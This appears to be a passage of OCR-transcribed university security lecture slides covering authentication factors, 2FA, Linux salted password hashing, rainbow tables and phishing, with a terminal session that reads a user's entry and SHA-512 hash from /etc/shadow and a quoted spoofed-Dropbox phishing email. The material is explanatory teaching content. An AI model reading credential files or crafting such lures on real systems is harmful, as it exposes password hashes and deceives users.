
- Bishop: “Authentication consists of an entity, the *user*, trying to convince a different entity, the *verifier*, of the user's identity. The user does so by claiming to know some information, to possess something, to have some particular set of physical characteristics, or to be in a specific location.”
- Informally: something you know, something you have, something you are

# 2FA = 2-Factor Authentication

- Two of these:
  - Something you know
  - Something you have
  - Something you are
- *E.g.*, bank card plus PIN
- For Internet services, typically the first two
- Helps protect against phishing, for example

# Basic Linux authentication

- Ties you (the identity) to your user ID (the principal), which is in turn tied to subjects (*e.g.*, processes) and objects (*e.g.*, files)
- Based on hashing
  - Also salting
  - Also shadowed password hashes



username

/etc/passwd

/etc/shadow

password

Salt

SHA-512

hash

hash


Compare

Match?  Yes or no.


# Passwords

- Should be high ~~entropy,~~ algorithmic complexity
- Should be easy to remember

These requirements are in conflict with each other! Password managers help.



## Rainbow Table



| | |
|---|---|
| aaaa | 19330d1d |
| qwer | da09d7dc |

Plagiarized from https://i.imgsafe.org/2bf87cbfe2.png


# Time-memory tradeoff

- Rainbow tables can store lots of hash results compactly (precomputation)
- Just check if a user's hash might be in a hash chain, only recalculate it if so
- As a fall-back, just try every possible password (brute force)

Salting helps against precomputation.


Good passwords, system-imposed delays, shadowing help against brute force.

# Shadowing the password file



```
crandall@rubicon ~ $ sudo grep "hal" /etc/passwd
hal:x:1003:1003:Hal,,,:/home/hal:/bin/bash
crandall@rubicon ~ $ sudo grep "hal" /etc/shadow
hal:$6$4asLz5vU$l5FDnfwLtlXQf/EESsxI3f3YbjM3fzTtw9EwKy8vsnEU4e8uKIvoy0ST99nquwH5
QrHwt3SvGsciQk2D98OQ9.:17259:0:99999:7:::
crandall@rubicon ~ $ ls -l /etc/passwd
-rw-r--r-- 1 root root 2021 Apr  2 22:49 /etc/passwd
crandall@rubicon ~ $ ls -l /etc/shadow
-rw-r----- 1 root shadow 1532 Apr  2 22:49 /etc/shadow
crandall@rubicon ~ $ 
```

# Phishing



From: "Dropbox Notification" <dropbox.noreplay@gmail.com>
Date: Dec 7, 2016 [redacted]
Subject: You have 1 new file in your inbox
To: [redacted]
Cc:

Hi [redacted]

You have received a new document in your inbox, view the file "مذكرة القبض على عزة سليمان.pdf" on Dropbox.


Image plagiarized from https://citizenlab.org/wp-content/uploads/2017/02/Ponytail-Figure-1.png

# Phishing

- Wide range of sophistication in terms of the social engineering aspect
  - One end of the spectrum: “Plez logg in and changer you password, maam!”
  - Other end of the spectrum: “The attached PDF is my notes from the meeting yesterday, it was nice to see you again!” (from someone you saw at a conference the day before)

2FA helps protect against phishing
(but state actors can easily spoof your
cell phone and get SMS messages)

# File permissions

